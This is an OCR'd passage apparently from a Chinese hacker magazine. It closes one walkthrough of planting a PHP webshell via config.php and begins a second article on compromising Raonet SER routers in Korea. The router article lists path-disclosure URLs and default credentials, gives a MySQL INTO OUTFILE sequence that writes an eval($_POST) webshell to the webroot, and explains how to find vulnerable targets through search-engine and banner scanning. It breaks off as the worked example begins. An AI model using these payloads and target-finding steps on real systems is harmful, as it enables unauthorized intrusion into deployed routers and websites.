


图13 返回config.php内容




图14 插入PHP木马代码




图15 写入的WebShell

在上面我们可以看到config.php的内容如下（隐藏了一些敏感信息）：

```
<?php
$servername = 'localhost';    // 服务器名或服务器ip
$dbusername = 'web1';         // 数据库用户与密码
$dbpassword = '6*****sW';
$dbname = 'usr_web1_15';  // 数据库名
$technicalemail = 'ju***ina@hotmail.com'; // 技术支持邮箱
$usepconnect=1;
$db_prefix = 'cnibs';         // 数据库表名前缀
?>
```

OK，虽然这里我们也看到了连接数据库的用户名和密码，可以试着用MYSQL连接器连上去写WebShell，但是这样的操作还是很麻烦，如果服务器限制了用户的登录IP，远程可能就连接不上了。还是按照我们上面分析的思路来，因为这是个PHP文件，那我们可以直接写入我们的PHP木马，如图14所示，我插入了我常用的PHP木马（1stphp.php）的代码。


最后点编辑就保存了我们插入的代码，那这个文件config.php就是我们的WebShell了，其地址为http://www.*****.com/config.php，如图15所示，正是我得到的WebShell。

思路总结

就这篇文章来说，由最开始的一个不起眼的SQL注射漏洞，我们抓住这点一步步地测试和构造，最后发现可以使用../进行跳转，于是跳向PHP文件写入我们的PHP木马，最后保存得到了WebShell。整个过程，为了照顾一些新手朋友，添加了一些注射技巧，如果你能从本文学到一些东西，我的目的就达到了。这个文章系统相对来说还比较安全，代码写得也比较简洁，有兴趣的朋友可以自己读一读，对自己分析问题的能力会有帮助的。

（文中用到的PHP木马（1stphp.php）已收录在光盘中。）

编辑点评 这个文章系统我也曾经用过，功能很不错，界面也比较简洁，想当初可是偶最喜欢的一个文章系统呢！不想也被作者找到漏子，还被充分利用并最终得到WebShell。虽然中间破取MD5密码也存在些运气成分，但作者提供了几个在线查找MD5的网站应该会给我们带来不少的便利。这里小编还要说点：为什么要插那么一个大马进去，这样会使得网站出现异常的，完全可以写个小马进去，再利用写入的小马传个功能强大的马儿上去应该更加稳妥一些。NOHACK



入侵韩国路由器
——Raonet Subscriber Ethernet Router 多个安全缺陷

王申南

从本文你可以学到：
1、Raonet Subscriber Ethernet Router漏洞的概述。
2、Raonet Subscriber Ethernet Router漏洞的利用流程。
3、实例解析如何在MYSQL下写入WebShell。

（第一部分）

原理探究 漏洞概述

发现日期：2005-12-21
发布日期：2006-06-01
受影响的系统：SER 300 SER 400 SER 500 SER 510

漏洞描述：

Raonet Subscriber Ethernet Router是韩国Raonet公司的路由产品，SER系列产品是款基于LINUX的路由器，由busybox+thttpd+mysql+php构建，其Metro Ethernet QoS Switch Router系列产品存在多个安全问题，这些安全问题综合利用可以使远程者执行任意指令。路由器开放了22、80、2323、3306端口，分别对应了sshd，webd，Telnetd，mysqld服务，另外，23端口是路由console。

1、完整路径泄露

```
http://router/src/jpgraph_error.php
http://router/src/jpgraph_line.php
http://router/src/jpgraph_pie.php
http://router/src/jpgraph_pie3d.php
http://router/binaries/graph.php
http://router/classes/vg_areagraph.php
http://router/classes/vg_bargraph.php
http://router/classes/vg_colgraph.php
http://router/classes/vg_piegraph.php
http://router/classes/vg_stockgraph.php
```

```
http://router/classes/vg_linegraph.php
```

2、数据库管理密码弱口令

```
http://router/inc/conn_db.inc
```

3、WEB 管理接口密码弱口令

其 WEB 管理账户密码以明文方式保存在数据库中。默认密码为 default:default。

测试方法：

（1）获取完整路径。

（2）通过数据库写入 WEBSHELL，操作如下：

```
use mysql;
create table osk(cmd TEXT);
insert into osk values("<?php @eval($_POST[cmd])?>");
select * from osk into outfile "\/usr\/local\/www\/data\/cmd.php";
drop table osk;
```

解决办法：

目前厂商还没有发布解决方案，使用此路由的用户可随时关注厂商的主页以获取最新版本。

http://www.raonet.com




图1 用WebDAVScan扫描目标路由器




图2 暴路径




图3 查看数据库文件夹




图4 查看数据库连接文件




图6 写入Webshell的过程




图5 暴出GUI管理密码

第二部分

实例解析 入侵韩国路由器

一、目标识别

有三种途径可以查找目标路由器。途径一，通过google hack 查找，关键词为 'Raonet Subscriber Ethernet Router'；途径二，扫描 web banner。SER 系列路由器的 Web 服务采用的是 Thttpd/2.21b 23apr2001，使用 WebDAVScan 可以轻松获取这些信息，如图 1 所示。

途径三，扫描 Mysql 版本号判断。SER 系列路由器使用的 Mysql 版本 4.0.14，默认安装的情况下会有一个高权限的账户 mysql，口令为空。

二、实例利用

由前面说到的利用步骤，我们用实际的例子解释一下，过程如下：

